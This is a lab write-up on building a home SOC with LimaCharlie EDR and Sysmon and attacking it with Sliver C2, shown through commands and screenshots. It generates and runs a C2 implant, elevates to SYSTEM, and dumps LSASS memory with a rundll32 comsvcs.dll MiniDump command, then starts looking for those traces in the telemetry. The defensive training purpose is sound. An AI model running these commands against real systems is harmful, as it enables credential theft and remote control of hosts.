

# SOC EDR Lab Write-up

by Anastasia Alnykin


---

## Setting up the Lab Environment

### LimaCharlie

The lab begins with the creation of a LimaCharlie account on the [signup page](#).

**LimaCharlie** is a SecOps Cloud Platform and EDR agent. It will serve as our threat detection engine and will also be where all of our log shipping/ingestion takes place.




After answering a few questions about our role, we are directed to an overview page. Click "**Create Organization**" and fill out the required fields.

Name: <*any unique name*>

Organization Description: <*optional*>

Region: <*location closest to you*>

Template: *No pre-configurations*



Once we're finished filling out the fields, we click "**Create Organization**" again. It might take a few moments to load.

Once our new Organization is created, we will arrive at the management dashboard. Click "**Add Sensor**" at the top-right of the page.

Type	Hostname	Tags	Last Seen/Alive	Online	Isolated	Sealed
ext-reliable-tasking	ext-reliable-tasking	EXT:RELIABLE-TASKING   LC:SYSTEM	2026-01-02 01:05:12	✓	On network	No
ext-yara	ext-yara	EXT:EXT-YARA   LC:SYSTEM	2026-01-02 01:05:13	✓	On network	No

Then, select the **Endpoint** tab

STEP 1/3  
**Choose a sensor type**

Select from the following list of sensor types. If there is an external telemetry or log source you would like LimaCharlie to support, please let us know.

Search sensors...

ALL **ENDPOINT** CLOUD & EXTERNAL SOURCES BROWSER

1Password	AWS CloudTrail Logs	Amazon GuardDuty	Azure AD	Azure Event Hub Namespace
Azure Key Vault	Azure Kubernetes Service	Azure Monitor	Azure Network Security Group	Azure SQL Audit
Bitwarden	Box	Canarytokens	Chrome	Common Event Format Logs
...	...	...	...	...

**Help & Resources**

Sensors are the primary data collection method for LimaCharlie. They send JSON events to LimaCharlie's cloud in real-time. Embedded platforms (e.g. Windows, Mac, Linux) expose deeper capabilities like sending commands and collecting artifacts.

- LimaCharlie quick-start guide
- Deploying adapters
- Installing Endpoint Agents
- Sensor overview

Some sensors, like Windows, report telemetry about the host running the endpoint agent (also known as EDR). Others, like the 1Password sensor, run using an adapter and collect external sources of telemetry.

Select **Windows**

Select **Create New**

Provide a description such as: *Windows VM - Lab*


Click **Create**

Choose the Installation Key we just created from the dropdown and click **Select**

Select the **x86-64 (.exe)** sensor

We should now see installation instructions show up on the page. Before we do anything with them, we will **return to our VM manager** and boot up our **Windows** virtual machine.

# Setting up the Windows Host VM



Once our Windows VM is up and running, our next step is to Install LimaCharlie EDR on our Windows VM.

Open an **Administrative Command Prompt** window

In our Command Prompt, we navigate to the **\Downloads** directory where **lc\_sensor.exe** has been installed. (If you haven't previously installed the file on your VM, you can do so by following the installation instructions from the previous step.)

```
cd C:\Users\Administrator\Downloads
```

Then, run the following command using your installation key from LimaCharlie.

```
.\lc_sensor.exe -i <your installation key from LimaCharlie>
```

Confirmation that the agent has been successfully installed:

We will now also be able to see our new sensor listed on LimaCharlie:

The screenshot displays the LimaCharlie Cloud interface. The left sidebar contains navigation links for Dashboard, Query Console, Sensors (selected), Artifacts, Detection, Automation, Extensions, Outputs, Organization Settings, Access Management, Billing, and Platform Logs. The main content area shows two sections: Sensors and Cloud Adapters.

### Sensors

**Sensors List**

Sensors are the primary input for data into LimaCharlie. They run on a variety of supported platforms and send JSON events to LimaCharlie's cloud in real-time. Embedded platforms (e.g. Windows, Mac, Linux) expose deeper capabilities like sending commands and collecting artifacts. Sensors tagged `lc:system` are generated by LimaCharlie Extensions and do not count towards the quota.

Quick Search: `is_online is true` | ADD FILTER

Type	Hostname	Tags	Last Seen/Alive	Online	Isolated	Sealed
Windows	ec2amaaz-2hou2t2	ext:RELIABLE-TASKING	2026-01-02 20:21:58	✓	On network	No
Linux	ext-yara	ext:EXT-YARA	2026-01-02 19:05:17	✓	On network	No

### Cloud Adapters

**Cloud Adapters List**

Cloud Adapters are used to connect external systems to LimaCharlie's cloud. They support various protocols and data formats, allowing for bidirectional communication between external systems and the cloud.

Quick Search: `usr_mtd.enabled is true` | ADD FILTER

Protocol	Adapter Type	Tags	Last Seen/Alive	Online	Isolated	Sealed
Filebeat	Filebeat	ext:FILEBEAT	2026-01-02 19:05:17	✓	On network	No

# Configuring LimaCharlie to ingest Sysmon logs from our Windows VM

Our next step is to configure LimaCharlie to ship the Sysmon event logs with its own EDR telemetry. The built-in Sigma rules we will enable in the next step will depend on these logs.

In the left menu, click **Artifact Collection** under **Sensors**

Click **Add Artifact Collection Rule** and fill out the fields as follows:

Name: *windows-sysmon-logs*

Patterns: *wel://Microsoft-Windows-Sysmon/Operational:\**

Retention Period: *10*

Platforms: *Windows*

Click Save

The screenshot shows the 'ARTIFACT COLLECTION RULE' configuration page for a rule named 'windows-sysmon-logs'. The page includes fields for 'PATTERNS', 'RETENTION PERIOD (IN DAYS) (OPTIONAL)', 'DELETE LOGS ON HOST AFTER INGESTION', 'IGNORE SSL CERT ERRORS DURING LOG UPLOAD', 'PLATFORM(S)', and 'TAGS (OPTIONAL)'. The 'SAVE' button is at the bottom right.

**ARTIFACT COLLECTION RULE**

**windows-sysmon-logs**

Artifact Collection Rules automate collection of logs and other artifacts from sensors based on specific file patterns and sensor platform / tags. Artifact Collection is billed based on usage at the rate of \$0.01 per block of 3.5 GB per day, billed once at ingestion time (based on the requested retention time). This includes retention, indexing and visualization. Once ingested, exporting original raw artifacts is billed at-cost: \$0.12 per block of 1 GB.

**PATTERNS** ①

wel://Microsoft-Windows-Sysmon/Operational:\*

**RETENTION PERIOD (IN DAYS) (OPTIONAL)**

10

**DELETE LOGS ON HOST AFTER INGESTION**

**IGNORE SSL CERT ERRORS DURING LOG UPLOAD**

**PLATFORM(S)**

windows

**TAGS (OPTIONAL)** ①

i.e. 'tag1' and 'tag2' and 'tag3'

**SAVE**

# Enabling Sigma EDR Ruleset

Next, we'll be turning on the [open source Sigma ruleset](#) written for these Sysmon logs.

In the top right corner of LimaCharlie, click **Add-ons**

Select **Extensions**

Search and click **ext-sigma**

The screenshot shows the LimaCharlie Add-ons Marketplace. At the top, there is a navigation bar with links for ORGANIZATIONS, GROUPS, ADD-ONS (which is highlighted with a red box), SETTINGS, SUPPORT, and HOW-TO'S. On the left, a sidebar has links for Marketplace, Published, and Access Token. The main area is titled 'ADD-ONS MARKETPLACE' and 'Add-ons Marketplace'. A search bar contains 'ext-sigma' and a dropdown menu is set to 'Extensions'. Below the search bar, it says '1 add-on in Extensions matching "ext-sigma"'. A single result is listed: 'ext-sigma' by SIGMA. The description states: 'This extension provides a core set of the open source Sigma rules in a managed fashion.' A blue 'Free' button is at the bottom right of the result card.

Click **Subscribe** to enable the ruleset

The screenshot shows the details page for the 'ext-sigma' extension. At the top, there is a navigation bar with links for ORGANIZATIONS, GROUPS, ADD-ONS (which is underlined), SETTINGS, SUPPORT, and HOW-TO'S. On the left, a sidebar has links for Marketplace, Published, and Access Token. The main area shows the extension's title 'ext-sigma' and its provider 'SIGMA'. It describes the extension as providing a core set of open source Sigma rules in a managed fashion. It mentions that Sigma is an open source format for describing signatures in a generic way. It also notes that specific rules are available here and that some rules rely on Windows Event Logs. To the right, there are sections for 'COST' (Free), 'ORGANIZATION' (SOC EDR Lab), and a large 'SUBSCRIBE' button (which is highlighted with a red box). Further down, there are sections for 'CATEGORY' (Extensions), 'WEBSITE' (https://docs.limacharlie.io/docs/sigma-rules), 'OWNER' (ops@limacharlie.io), 'GRANTED PERMISSIONS' (dr.del.replicant, dr.list.replicant, dr.set.replicant, org.get, dr.del.managed, dr.list.managed, dr.set.managed), and 'API FLAIR' (bulk, segment).

# Setting up the Linux Attacker VM

The next step is to configure the attacker VM. We open our Linux VM and enter a root shell

```
sudo su
```

Confirm the Sliver Server is running on the system

```
systemctl status sliver
```

```
root@ip-10-1-29-189:/home/ubuntu# systemctl status sliver
● sliver.service - Sliver
   Loaded: loaded (/etc/systemd/system/sliver.service; enabled; vendor preset: enabled)
   Active: active (running) since Fri 2026-01-02 20:51:02 UTC; 5min ago
     Main PID: 402 (sliver-server)
        Tasks: 7 (limit: 1077)
       Memory: 39.3M
          CPU: 139ms
        CGroup: /system.slice/sliver.service
                  └─402 /root/sliver-server daemon

Jan 02 20:51:02 ip-10-1-29-189 systemd[1]: Started Sliver.
root@ip-10-1-29-189:/home/ubuntu#
```

Launch the Sliver client

```
sliver
```

We then run the `jobs` command to check that Sliver is listening for C2 callbacks on an HTTP listener.

There are no active jobs, so we run the `http` command to start the HTTP listener.

```

Jan 02 20:51:02 ip-10-1-29-189 systemd[1]: Started Sliver.
root@ip-10-1-29-189:/home/ubuntu# sliver
Connecting to localhost:31337 ...


SLIVER

All hackers gain annihilator
[*] Server v1.5.43 - e116a5ec3d26e8582348a29cf251f915ce4a405
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > jobs
[*] No active jobs ←

sliver > http
[*] Starting HTTP :80 listener ...
[*] Successfully started job #1 ←

sliver > █

```

Now our Linux VM is configured for Sliver C2 operations.

## Generating a C2 Implant

Next, we will use the Sliver client to compile our own custom malware.

In the Sliver client terminal, generate a C2 implant inside a directory accessible from our Windows VM

```
generate --http <linux_vm_ip> --save /var/www/payloads
```

If the implant has been successfully compiled, the Sliver Server should now have an implant stored

**implants**

```

sliver > generate --http 10.1.29.189 --save /var/www/payloads

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m58s
[*] Implant saved to /var/www/payloads/UPTIGHT_VINEYARD.exe

sliver > implants

Name          Implant Type   Template   OS/Arch      Format   Command & Control     Debug
=====        ====== ====== ====== ====== ====== ====== ======
UPTIGHT_VINEYARD session      sliver    windows/amd64 EXECUTABLE [1] https://10.1.29.189 false

sliver > █


```

Our next step is to execute our payload on the Windows VM.

# Drop our C2 implant on the Windows host and launch it

On the **Windows VM**, Open the **Edge** browser and navigate to  
`http://<linux_vm_ip>:8080`

This is the web server on our Linux VM that is serving the location of our C2 implant.



Next, we click on our implant name and download it.

Once installed, run the implant.

## Opening our new C2 Session

We now return back to our Linux VM and should see our C2 implant callback to our Sliver server.

```
[*] Session da600eec UPTIGHT_VINEYARD - 10.1.20.132:49979 (EC2AMAZ-2BUU2T2) - windows/amd64 - Fri, 02 Jan 2026 21:54:51 UTC
sliver > █
```

Confirm the session with the `sessions` command

```
sliver > sessions
ID          Name           Transport      Remote Address    Hostname        Username       Operating System   Locale     Last Message          Health
===== ====== ====== ====== ====== ====== ====== ====== ====== ====== ======
da600eec  UPTIGHT_VINEYARD  http(s)  10.1.20.132:49979  EC2AMAZ-2BUU2T2  Administrator  windows/amd64  en-US  Fri Jan 2 22:03:37 UTC 2026 (0s ago)  [ALIVE]
```

Run `use <your session ID>` to begin utilizing our new C2 session

```

sliver > use da600eec
[*] Active session UPTIGHT_VINEYARD (da600eec-2b71-4657-a1ea-e96624f25b1c)
sliver (UPTIGHT_VINEYARD) >

```

We can run a few basic commands to obtain more information on the victim host.

```

sliver (UPTIGHT_VINEYARD) > info
Session ID: da600eec-2b71-4657-a1ea-e96624f25b1c
  Name: UPTIGHT_VINEYARD
  Hostname: EC2AMAZ-2BUU2T2
  UUID: ec21788f-99a7-7c49-61da-783a2eda3923
  Username: EC2AMAZ-2BUU2T2\Administrator
  UID: S-1-5-21-2916605783-2765130076-2974663948-500
  GID: S-1-5-21-2916605783-2765130076-2974663948-513
  PID: 5456
  OS: windows
  Version: Server 2016 build 20348 x86_64
  Locale: en-US
  Arch: amd64
  Active C2: https://10.1.29.189
  Remote Address: 10.1.20.132:49979
  Proxy URL:
Reconnect Interval: 1m0s
  First Contact: Fri Jan 2 21:54:51 UTC 2026 (12m9s ago)
  Last Checkin: Fri Jan 2 22:06:58 UTC 2026 (2s ago)

sliver (UPTIGHT_VINEYARD) > whoami
Logon ID: EC2AMAZ-2BUU2T2\Administrator
[*] Current Token ID: EC2AMAZ-2BUU2T2\Administrator
sliver (UPTIGHT_VINEYARD) > pwd
[*] C:\Users\Administrator\Downloads

sliver (UPTIGHT_VINEYARD) > netstat
Protocol Local Address      Foreign Address          State       PID/Program Name
===== ====== ====== ====== ====== ======
tcp    10.1.20.132:3389    10.0.0.179:39462        ESTABLISHED  968/svchost.exe
tcp    10.1.20.132:49669    236.62.194.35.bc.googleusercontent.com.:443 ESTABLISHED  1128/rphcp.exe
tcp    10.1.20.132:50227    a23-215-0-200.deploy.static.akamaitechnologies.com.:80 TIME_WAIT    0/
tcp    10.1.20.132:50264    10.1.29.189:80          TIME_WAIT    0/
tcp    10.1.20.132:50265    10.1.29.189:80          TIME_WAIT    0/
tcp    10.1.20.132:50266    10.1.29.189:80          TIME_WAIT    0/

```

The `netstat` command shows us the established connect between our Windows host and our attack VM

```

tcp      10.1.20.132:50321  150.171.28.11:443           TIME_WAIT    0/
tcp      10.1.20.132:50322  10.1.29.189:80            TIME_WAIT    0/
tcp      10.1.20.132:50323  10.1.29.189:80            TIME_WAIT    0/
tcp      10.1.20.132:50324  10.1.29.189:80          ESTABLISHED  5456/UPTIGHT_VINEYARD.exe

```

We can also identify `rphcp.exe` as the LimaCharlie EDR service executable

```

tcp      10.1.20.132:3389    10.0.0.179:39462        ESTABLISHED  968/svchost.exe
tcp      10.1.20.132:49669    236.62.194.35.bc.googleusercontent.com.:443 ESTABLISHED  1128/rphcp.exe
tcp      10.1.20.132:50227    a23-215-0-200.deploy.static.akamaitechnologies.com.:80 TIME_WAIT    0/
tcp      10.1.20.132:50264    10.1.29.189:80          TIME_WAIT    0/

```

We can see what processes are running on the remote system with `ps -T`. Sliver highlights its own process in green, and any defensive tools it detects in red. This is one way attackers learn what security measures may exist on a system.

```
[488]  csrss.exe
[556]  winlogon.exe
    [772]  fontdrvhost.exe
        [704]  dwm.exe
        [756]  LogonUI.exe
[3584]  csrss.exe
[3620]  winlogon.exe
    [3704]  fontdrvhost.exe
        [3724]  dwm.exe
[4132]  explorer.exe
    [4952]  msedge.exe
        [4224]  msedge.exe
        [364]  msedge.exe
        [2944]  msedge.exe
        [752]  msedge.exe
        [2136]  msedge.exe
        [5368]  msedge.exe
        [5456]  UPTIGHT_VINEYARD.exe
        [2660]  msedge.exe
        [2416]  msedge.exe
    [3220]  msedge.exe
```

## Reading EDR Telemetry

We switch back to **LimaCharlie** now to explore some of the data collected by our sensor.

Being able to recognize common processes that exist on a healthy system is key for an analyst. If you know what normal looks like, you can more easily spot abnormalities when you encounter them.

Sensors > Processes						
Processes (1)						
Filter						
i.e. 'evil.exe'						
Run	Name	PPID	PID	User	Path	Command Line
⋮	msedge.exe	4220	4388	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro...	"C:\Program Files (x86)\Microsoft\Edge\A...
⋮	msedge.exe	4220	4548	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro...	"C:\Program Files (x86)\Microsoft\Edge\A...
⋮	msedge.exe	4220	4568	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro...	"C:\Program Files (x86)\Microsoft\Edge\A...
⋮	msedge.exe	4220	4708	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro...	"C:\Program Files (x86)\Microsoft\Edge\A...
⋮	msedge.exe	4220	5492	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro...	"C:\Program Files (x86)\Microsoft\Edge\A...
⋮	msedge.exe	4220	5532	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro...	"C:\Program Files (x86)\Microsoft\Edge\A...
⋮	msedge.exe	4220	5856	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro...	"C:\Program Files (x86)\Microsoft\Edge\A...
⋮	UPTIGHT_VINEYARD.exe	1140	5840	EC2AMAZ-2BUU2T2\Administrator	C:\Users\Administrator\Downloads\UPTIGH...	"C:\Users\Administrator\Downloads\UPTIGH...
⋮	csrss.exe	3900	2476	NT AUTHORITY\SYSTEM	\Device\HarddiskVolume1\Wind...	

Processes with valid signatures are usually benign, but even legitimate signed binaries can be abused to execute malicious code (e.g., via LOLBINs). A simple way to spot suspicious activity is to look for unsigned processes

Network connections for UPTIGHT_VINEYARD.exe (PID 5840)			
Source	Destination	Protocol	State
10.1.20.132:49973	10.1.29.189:80	tcp4	ESTABLISHED

We can see that our C2 implant is not signed, and is also present on the network.

Next, we go to **File System** to inspect the **hash** of our C2 executable.

SENSORS > FILE SYSTEM

## File System (i)

C:\Users\Administrator\Downloads → Filter search by keyword

Name	Size	Created	Modified	Attributes	Actions
desktop.ini	282 bytes	2025-03-04 23:21:31	2025-03-04 23:57:53	HIDDEN   SYS   EXEC	...
lc_sensor.exe	601.90 KB	2025-03-05 03:32:08	2025-03-05 03:32:08	EXEC	...
Unconfirmed 45700.crdownload	16.28 MB	2026-01-03 19:43:41	2026-01-03 19:43:44	EXEC	...
<b>UPTIGHT_VINEYARD.exe</b>	16.28 MB	2026-01-02 21:54:24	2026-01-02 21:54:36	EXEC	...

INSPECT FILE HASH # →  
 COPY PATH ↗  
 MOVE FILE →  
 DOWNLOAD (TOO LARGE - 16.28 MB) ↴  
 DELETE FILE ↖

We copy the hash, and search it on **VirusTotal**. The file is not recognized.

Σ URL, IP address, domain or file hash | Sign in | Sign up

COMMENTS 0

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

No comments found for your current query. You might try refining your search terms or checking the syntax.  
Check our documentation to learn about query tips and modifiers.

Try a new search

A file not being recognized by Virustotal does not mean it is safe, it may simply be new or custom-made, much like the C2 implant we created. A VT miss can be a red flag, since most files have already been seen by VirusTotal.

We can also navigate to the **Timeline** of our sensor for a real-time view of EDR telemetry and event logs streaming from the Windows system. Below, we're viewing the recorded event for our C2 processes on the system.

Timeline		DATE RANGE			
		SEARCH			
2026-01-03 20:27:22		<input type="text" value="UPTIGHT_VINEYARD"/> <a href="#">ADD FILTER</a>			
<span style="float: right;">Searched up to 2026-01-03 19:30:18 <a href="#">KEEP SEARCHING FOR LATER EVENTS</a></span>					
<pre> 2026-01-03 19:43:44 WEL Channel: Microsoft-Windows-Sysmon/Operational EventID: 15 {"EVENT": {"EventData": {"Contents": "[ZoneTransit]"}}, "Process": null} 2026-01-03 19:43:55 NEW_PROCESS Process (PID): UPTIGHT_VINEYARD.exe (5840) Path: C:\Users\Administrator\Downloads\UPTIGHT_VINEYARD.exe 2026-01-03 19:43:57 CODE_IDENTITY Hash: 0ad6bf7f34cb4eed3415a3ffffdd6ac76993dcfbcc9a3e2fff098a7cb682440 Path: C:\Users\Administrator\Downloads\UPTIGHT_VINEYARD.exe 2026-01-03 19:43:57 WEL Channel: Microsoft-Windows-Sysmon/Operational EventID: 1 {"EVENT": {"EventData": {"CommandLine": "\\"C:\\\\Users\\\\Administrator\\\\Desktop\\\\UPTIGHT_VINEYARD.exe\\\\UPTIGHT_VINEYARD.exe"}, "File": null}} 2026-01-03 19:43:58 WEL Channel: Microsoft-Windows-Sysmon/Operational EventID: 7 {"EVENT": {"EventData": {"Company": "-", "Description": "UPTIGHT_VINEYARD"}, "File": null}} 2026-01-03 19:44:01 WEL Channel: Microsoft-Windows-Sysmon/Operational EventID: 3 {"EVENT": {"EventData": {"DestinationHostname": "192.168.1.100", "File": null}} 2026-01-03 19:44:01 WEL Channel: Microsoft-Windows-Sysmon/Operational EventID: 3 {"EVENT": {"EventData": {"DestinationHostname": "192.168.1.100", "File": null}} 2026-01-03 19:44:03 WEL Channel: Microsoft-Windows-Sysmon/Operational EventID: 3 {"EVENT": {"EventData": {"DestinationHostname": "192.168.1.100", "File": null}} 2026-01-03 19:44:08 WEL Channel: Microsoft-Windows-Sysmon/Operational EventID: 3 {"EVENT": {"EventData": {"DestinationHostname": "192.168.1.100", "File": null}} </pre>					

# Attack and Detect - LASS Memory Dump

Next we will explore how attackers leverage techniques such as LSASS memory dumping to extract credentials, and learn how to develop detection rules to identify this type of activity.

An LSASS memory dump is a captured snapshot of the memory utilized by the Local Security Authority Subsystem Service (lsass.exe) process in a Windows system. This process plays a vital role in system security, managing tasks such as user authentication, password updates, and Kerberos ticket handling. Since it stores credentials in memory to support Single Sign-On (SSO), it is a highly attractive target for attackers.

# Credential Dumping

We will elevate our implant to a **SYSTEM** level process by running `getsystem` in the active C2 session.

```
[*] A new SYSTEM session should pop soon...
[*] Session e5cfea4f REGULATORY_CENTURION - 10.1.154.208:50205 (EC2AMAZ-2BUU2T2)
sliver (REGULATORY_CENTURION) > use e5cfea4f
[*] Active session REGULATORY_CENTURION (e5cfea4f-91aa-4fed-a151-5aee7a4897b6)
sliver (REGULATORY_CENTURION) > whoami
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
```

This created a new session running as SYSTEM with the corresponding privileges.

Now we will proceed to dump the **lsass.exe** process from memory with the use of a LOLBIN (a legitimate binary already on the system.)

Use `ps -e lsass.exe` to identify the process ID of lsass.exe.

```
sliver (REGULATORY_CENTURION) > ps -e lsass.exe
  Pid   Ppid   Owner           Arch   Executable   Session
====  =====  =====  =====  =====  =====  =====
  624    504  NT AUTHORITY\SYSTEM  x86_64  lsass.exe     0
```

Using the PID, run the command to dump the process and save it to `C:\Windows\Temp\lsass.dmp`

```
execute rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump [PID
from previous step] C:\\Windows\\Temp\\lsass.dmp full
```

Using tools such as **Task Manager**, **ProcDump**, and **Mimikatz**, we would now be able to extract credentials from the LSASS process.

# Detecting Adversarial Activity with Rules

We will now see if we can detect this activity in our telemetry. Switch back to LimaCharlie. Right away, we can see 3 alerts on our dashboard pointing to our activity.

Suspicious Process Masquerading As SvcHost.EXE	2
Non Interactive PowerShell Process Spawned	1

Next, head over to the **Timeline**. Looking at our Windows VM sensor, use the Search bar to filter for *SENSITIVE\_PROCESS\_ACCESS* events.

The screenshot shows the Splunk Timeline interface. The search bar at the top is set to "SENSITIVE\_PROCESS\_ACCESS". The timeline displays three events:

- 2026-02-18 17:33:44 SENSITIVE\_PROCESS\_ACCESS {"EVENTS": [{"event": {"BASE\_ADDRESS": "140702840455168", "COM": " rundll32.exe", "FILE\_PATH": "C:\Windows\System32\comsvcs.dll", "HASH": "0bb68e5462955fb9f70fb8d7b95fe1a5f987eeef57de0a2671ee", "PARENT\_ATOM": "a684444db0bfea06efd8a6d76995f782", "PARENT\_PROCESS\_ID": 680, "PROCESS\_ID": 5136, "SOURCE": {"COMMAND\_LINE": " rundll32.exe C:\Windows\Temp\lsass.dmp full"}, "TIME": "2026-02-18 17:33:44"}]}
- 2026-02-18 17:33:44 SENSITIVE\_PROCESS\_ACCESS {"EVENTS": [{"event": {"BASE\_ADDRESS": "140702840455168", "COM": " rundll32.exe", "FILE\_PATH": "C:\Windows\System32\comsvcs.dll", "HASH": "0bb68e5462955fb9f70fb8d7b95fe1a5f987eeef57de0a2671ee", "PARENT\_ATOM": "a684444db0bfea06efd8a6d76995f782", "PARENT\_PROCESS\_ID": 680, "PROCESS\_ID": 5136, "SOURCE": {"COMMAND\_LINE": " rundll32.exe C:\Windows\Temp\lsass.dmp full"}, "TIME": "2026-02-18 17:33:44"}]}
